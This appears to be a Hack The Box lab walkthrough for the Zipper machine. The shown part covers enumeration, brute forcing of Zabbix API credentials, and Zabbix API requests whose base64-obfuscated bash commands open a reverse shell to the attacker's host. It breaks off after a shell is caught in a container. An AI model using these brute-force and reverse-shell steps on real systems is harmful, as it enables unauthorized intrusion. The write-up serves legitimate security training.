Zipper Walkthrough - HTB Hard | Zabbix API RCE & PATH Hijacking Privilege Escalation
Complete walkthrough of Zipper from Hack The Box. A hard Linux machine running a Zabbix 3.0 monitoring instance, where guest access leaks the zapper username and an API brute force recovers weak credentials. The Zabbix scripting API is abused for remote code execution, first landing inside a Docker container and then on the host by targeting the Zabbix agent. A stable shell leads to a root-owned SUID binary that calls systemctl without an absolute path, which is exploited through PATH hijacking to obtain root.

Overview
Zipper is a medium difficulty machine that highlights how privileged API access can be leveraged to gain RCE, and the risk of unauthenticated agent access. It also provides an interesting challenge in terms of overcoming command processing timeouts, and also highlights the dangers of not specifying absolute paths in privileged admin scripts/binaries.
External Enumeration
Nmap
Here’s the output of the classic nmap scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
ports=$(nmap -p- --min-rate=1000 -T4 zipper.htb 2>/dev/null | grep '^[0-9]' | cut -d '/' -f1 | paste -sd ',' -); echo "$ports"; nmap -vv -p"$ports" -sC -sV zipper.htb -oX zipper.xml

<SNIP>

PORT      STATE SERVICE    REASON         VERSION
22/tcp    open  ssh        syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5920a3a098f2a7141e08e09b8172990e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCqkIIMof/LgaPPxHdtY6gk+J0fIJ617tm65SupFSOq99moo0EB1AmY0+JFBxZCivbaifQnwZMcPjTXrb37XGiU6tooIfCFLQYlB51UhgV220xqRCQFXoVrHJ/bq3L/Me81gLZ/hG/CwTGVBxZ9HYaTE+11stqtnVPqFdQsvOuQbWl9nMtSjNgnLSmmhJV2U935Xy
oTa+uK2KrbS2ehxspxO8E4VRKWbcv5tmE272JI0GdFlqRlpO13s5QxybI+REKmFULevnCTI8SiGB9rRPnwGJmBLbD7HwrSfltbFMoSkxNk1f9tBfmixLcM5hoiFfFu8O+Lxcuf72ddDKqyUYnB
|   256 aafe25f821247cfcb54b5f0524694c76 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNrGBZHK+XXkq147cQCbzGN1kAdel5dyfLLqHh455s3otLr7R+iVRyfnqc5JUjDtUL05ObFwH00j7fgPvxFH228=
|   256 892837e2b6ccd580381fb26a3ac3a184 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK9TMqlon5J/j6iS1JX4qlKvcBs0p5IH2zttUM5Ctbcs
80/tcp    open  http       syn-ack ttl 62 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
10050/tcp open  tcpwrapped syn-ack ttl 63
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

<SNIP>
Key findings:
- 22/tcp — OpenSSH 7.6p1 (Ubuntu)
- 80/tcp — Apache httpd 2.4.29, default Ubuntu page
- 10050/tcp — tcpwrapped
- OS: Linux (Ubuntu)
Web Enumeration
The site is the default Apache installation, but if we fuzz the site’s directories we find something interesting:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
ffuf -w /opt/lists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt:FUZZ -u http://zipper.htb/FUZZ -ic

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0
________________________________________________

:: Method           : GET
:: URL              : http://zipper.htb/FUZZ
:: Wordlist         : FUZZ: /opt/lists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                       [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 4140ms]
zabbix                  [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 39ms]
                       [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 41ms]
server-status           [Status: 403, Size: 298, Words: 22, Lines: 12, Duration: 41ms]
:: Progress: [220546/220546] :: Job [1/1] :: 888 req/sec :: Duration: [0:03:54] :: Errors: 0 ::
If we browse into the directory, we find this:

Trying the default credentials Admin:zabbix doesn’t work. If we log in as guest, we discover the Zabbix version at the bottom of the page: 3.0.21.

As guest we don’t have much to work with, and this version of Zabbix has no interesting vulnerabilities (at the time the box was released).
Credential Discovery
So I try to brute force the login with the Admin account using a Metasploit module.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
msfconsole
Metasploit tip: Use post/multi/manage/autoroute to automatically add
pivot routes


     .:okOOOkdc'           'cdkOOOko:.
   .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
  :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
 'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
 oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOo
 dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx
 lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl
 .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
  cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
   oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
    lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
     ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
      .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
        ,kOl'M.OOOOOOOOOOOOO.M'dOk,
          :kk;.OOOOOOOOOOOOO.;Ok:
            ;kOOOOOOOOOOOOOOOk:
              ,xOOOOOOOOOOOx,
                .lOOOOOOOl.
                   ,dOd,
                     .

      =[ metasploit v6.4.117-dev-e60f77af                      ]
+ -- --=[ 2,623 exploits - 1,326 auxiliary - 1,710 payloads     ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 10 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search zabbix

Matching Modules
================

  #  Name                                    Disclosure Date  Rank       Check  Description
  -  ----                                    ---------------  ----       -----  -----------
  0  exploit/linux/http/zabbix_sqli          2013-09-23       excellent  Yes    Zabbix 2.0.8 SQL Injection and Remote Code Execution
  1  exploit/unix/misc/zabbix_agent_exec     2009-09-10       excellent  No     Zabbix Agent net.tcp.listen Command Injection
  2  exploit/multi/http/zabbix_script_exec   2013-10-30       excellent  Yes    Zabbix Authenticated Remote Command Execution
  3    \_ target: Linux Dropper              .                .          .      .
  4    \_ target: Unix Command               .                .          .      .
  5  exploit/linux/misc/zabbix_server_exec   2009-09-10       excellent  Yes    Zabbix Server Arbitrary Command Execution
  6  auxiliary/scanner/http/zabbix_login     .                normal     No     Zabbix Server Brute Force Utility
  7  auxiliary/gather/zabbix_toggleids_sqli  2016-08-11       normal     Yes    Zabbix toggle_ids SQL Injection


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/gather/zabbix_toggleids_sqli

msf > use 6
msf auxiliary(scanner/http/zabbix_login) > show options

Module options (auxiliary/scanner/http/zabbix_login):

  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS   false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false            no        Add all passwords in the current database to the list
  DB_ALL_USERS      false            no        Add all users in the current database to the list
  DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  PASSWORD                           no        A specific password to authenticate with
  PASS_FILE                          no        File containing passwords, one per line
  Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, http, socks5, socks5h
  RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT             80               yes       The target port (TCP)
  SSL               false            no        Negotiate SSL/TLS for outgoing connections
  STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
  TARGETURI         /zabbix/         yes       The path to the Zabbix server application
  THREADS           1                yes       The number of concurrent threads (max one per host)
  USERNAME                           no        A specific username to authenticate as
  USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false            no        Try the username as the password for all users
  USER_FILE                          no        File containing usernames, one per line
  VERBOSE           true             yes       Whether to print output for all attempts
  VHOST                              no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf auxiliary(scanner/http/zabbix_login) > set pass_file /opt/lists/rockyou.txt
pass_file => /opt/lists/rockyou.txt
msf auxiliary(scanner/http/zabbix_login) > set rhost zipper.htb
rhost => zipper.htb
msf auxiliary(scanner/http/zabbix_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(scanner/http/zabbix_login) > set username Admin
username => Admin
msf auxiliary(scanner/http/zabbix_login) > run
[*] 10.129.1.198:80       - Found Zabbix version 3.0
[+] 10.129.1.198:80       - Note: This Zabbix instance has Guest mode enabled
[-] 10.129.1.198:80       - Failed: 'Admin:zabbix'
[!] No active DB -- Credential data will not be saved!
[-] 10.129.1.198:80       - Failed: 'Admin:123456'
[-] 10.129.1.198:80       - Failed: 'Admin:12345'
[-] 10.129.1.198:80       - Failed: 'Admin:123456789'
[-] 10.129.1.198:80       - Failed: 'Admin:password'
[-] 10.129.1.198:80       - Failed: 'Admin:iloveyou'
[-] 10.129.1.198:80       - Failed: 'Admin:princess'
[-] 10.129.1.198:80       - Failed: 'Admin:1234567'
[-] 10.129.1.198:80       - Failed: 'Admin:rockyou'
[-] 10.129.1.198:80       - Failed: 'Admin:12345678'
However, we get no results.
Another thing we can try is interacting with the API, but for that we need an account since the guest account is very restricted. So, going back to the dashboard as guest, I look for other hints, and I find a probable username of the owner inside a backup script.


I restart the brute force with the username zapper, but I don’t find a valid password. Instead of using the msf module (which would also take quite a while), I try via ffuf against the API, since it could be an account without web GUI access:
The request we’ll use is this one:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
POST /zabbix/api_jsonrpc.php HTTP/1.1
Host: zipper.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=ssguesipg3rhpldtf6frp11des; zbx_sessionid=98a8424132b977308ccb12226616b1d1
Connection: keep-alive
Content-Type: application/json
Content-Length: 163

{
   "jsonrpc": "2.0",
   "method": "user.login",
   "params": {
       "user": "zapper",
       "password": "FUZZ"
   },
   "id": 1,
   "auth": null
}
Let’s use ffuf:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
ffuf -request req -w /opt/lists/rockyou.txt:FUZZ -u "http://zipper.htb/zabbix/api_jsonrpc.php" -mr "(?i)result"

       /\'___\  /\'___\           /\'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0
________________________________________________

:: Method           : POST
:: URL              : http://zipper.htb/zabbix/api_jsonrpc.php
:: Wordlist         : FUZZ: /opt/lists/rockyou.txt
:: Header           : Connection: keep-alive
:: Header           : Content-Type: application/json
:: Header           : Host: zipper.htb
:: Header           : Accept-Language: en-US,en;q=0.9
:: Header           : Upgrade-Insecure-Requests: 1
:: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
:: Header           : Cookie: PHPSESSID=ssguesipg3rhpldtf6frp11des; zbx_sessionid=98a8424132b977308ccb12226616b1d1
:: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
:: Header           : Accept-Encoding: gzip, deflate, br
:: Data             : {
   "jsonrpc": "2.0",
   "method": "user.login",
   "params": {
       "user": "zapper",
       "password": "FUZZ"
   },
   "id": 1,
   "auth": null
}
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Regexp: (?i)result
________________________________________________

zapper                  [Status: 200, Size: 68, Words: 1, Lines: 1, Duration: 283ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
zapper is the password of the zapper account.
Credentials: zapper:zapper
Initial Access
RCE via API
There’s a Zabbix feature that lets you, through the API, create scripts to run on specific hosts. We can see this in the documentation here. First of all, though, we need to log in:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
POST /zabbix/api_jsonrpc.php HTTP/1.1
Host: zipper.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=tm0tgoib8qha9l56mqmkp5saeb; zbx_sessionid=405dc9aa783a3105bd3f103adabd493a
Connection: keep-alive
Content-Type: application/json
Content-Length: 151

{
    "jsonrpc": "2.0",
    "method": "user.login",
    "params": {
        "user": "zapper",
        "password": "zapper"
    },
    "id": 1
}
As a response we get a result string to use for authentication:
1
2
3
4
5
6
7
8
9
10
11
12
13
HTTP/1.1 200 OK
Date: Mon, 14 Sep 2026 08:52:23 GMT
Server: Apache/2.4.29 (Ubuntu)
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type
Access-Control-Allow-Methods: POST
Access-Control-Max-Age: 1000
Content-Length: 68
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{"jsonrpc":"2.0","result":"16d05478e664b4490cc4eca90c7aa1fe","id":1}
Now let’s create a script that will give us a reverse shell (from here on the HTTP request headers are omitted):
1
2
3
4
5
6
7
8
9
10
11
12
{
    "jsonrpc": "2.0",
    "method": "script.create",
    "params": {
        "name": "reverse shell",
        "command": "echo 'YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMDIvOTAwMSAwPiYx' | base64 -d | bash",
        "host_access": 3,
        "confirmation": ""
    },
    "auth": "16d05478e664b4490cc4eca90c7aa1fe",
    "id": 1
}
However, we need to know the value of host_access! To get it we can use this other query:
1
2
3
4
5
6
7
8
9
10
11
{
    "jsonrpc": "2.0",
    "method": "host.get",
    "params": {
        "output": [
            "host"
        ]
    },
    "id": 2,
    "auth": "16d05478e664b4490cc4eca90c7aa1fe"
}
Here’s the result:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
{
    "jsonrpc": "2.0",
    "result": [
        {
            "hostid": "10105",
            "host": "Zabbix"
        },
        {
            "hostid": "10106",
            "host": "Zipper"
        }
    ],
    "id": 2
}
Now we can create the script successfully. I’d say we pick Zipper as the target, since Zabbix is presumably the Docker container of the app itself.
1
2
3
4
5
6
7
8
9
10
11
12
{
    "jsonrpc": "2.0",
    "method": "script.create",
    "params": {
        "name": "reverse shell",
        "command": "echo 'L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIwMi85MDAxIDA+JjE=' | base64 -d | bash",
        "host_access": 10106,
        "confirmation": ""
    },
    "auth": "16d05478e664b4490cc4eca90c7aa1fe",
    "id": 1
}
Let’s execute it and get a shell.
1
2
3
4
5
6
7
8
9
10
{
    "jsonrpc": "2.0",
    "method": "script.execute",
    "params": {
        "scriptid": "5",
        "hostid": "10106"
    },
    "auth": "16d05478e664b4490cc4eca90c7aa1fe",
    "id": 1
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
nc -lnvp 9001
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.129.71.83.
Ncat: Connection from 10.129.71.83:47278.
bash: cannot set terminal process group (17416): Inappropriate ioctl for device
bash: no job control in this shell
zabbix@46de3f92b7e4:/$ pwd
pwd
/
zabbix@46de3f92b7e4:/$ id
id
uid=103(zabbix) gid=104(zabbix) groups=104(zabbix)
zabbix@46de3f92b7e4:/$ ls -al
ls -al
total 84
drwxr-xr-x   1 root root 4096 Sep 17 04:22 .
drwxr-xr-x   1 root root 4096 Sep 17 04:22 ..
-rwxr-xr-x   1 root root    0 Sep 17 04:22 .dockerenv
drwxrwxrwx   2 1000 1000 4096 Sep 17 09:09 backups
drwxr-xr-x   1 root root 4096 Sep 26  2022 bin
drwxr-xr-x   2 root root 4096 Sep 26  2022 boot
drwxr-xr-x   5 root root  360 Sep 17 04:22 dev
drwxr-xr-x   1 root root 4096 Sep 17 04:22 etc
drwxr-xr-x   2 root root 4096 Sep 26  2022 home
drwxr-xr-x   1 root root 4096 Sep 26  2022 lib
drwxr-xr-x   2 root root 4096 Sep 26  2022 media
drwxr-xr-x   2 root root 4096 Sep 26  2022 mnt
drwxr-xr-x   2 root root 4096 Sep 26  2022 opt
dr-xr-xr-x 193 root root    0 Sep 17 04:22 proc
drwx------   1 root root 4096 Sep 26  2022 root
drwxr-xr-x   1 root root 4096 Sep 26  2022 run
drwxr-xr-x   1 root root 4096 Sep 26  2022 sbin
drwxr-xr-x   2 root root 4096 Sep 26  2022 srv
dr-xr-xr-x  13 root root    0 Sep 17 04:22 sys
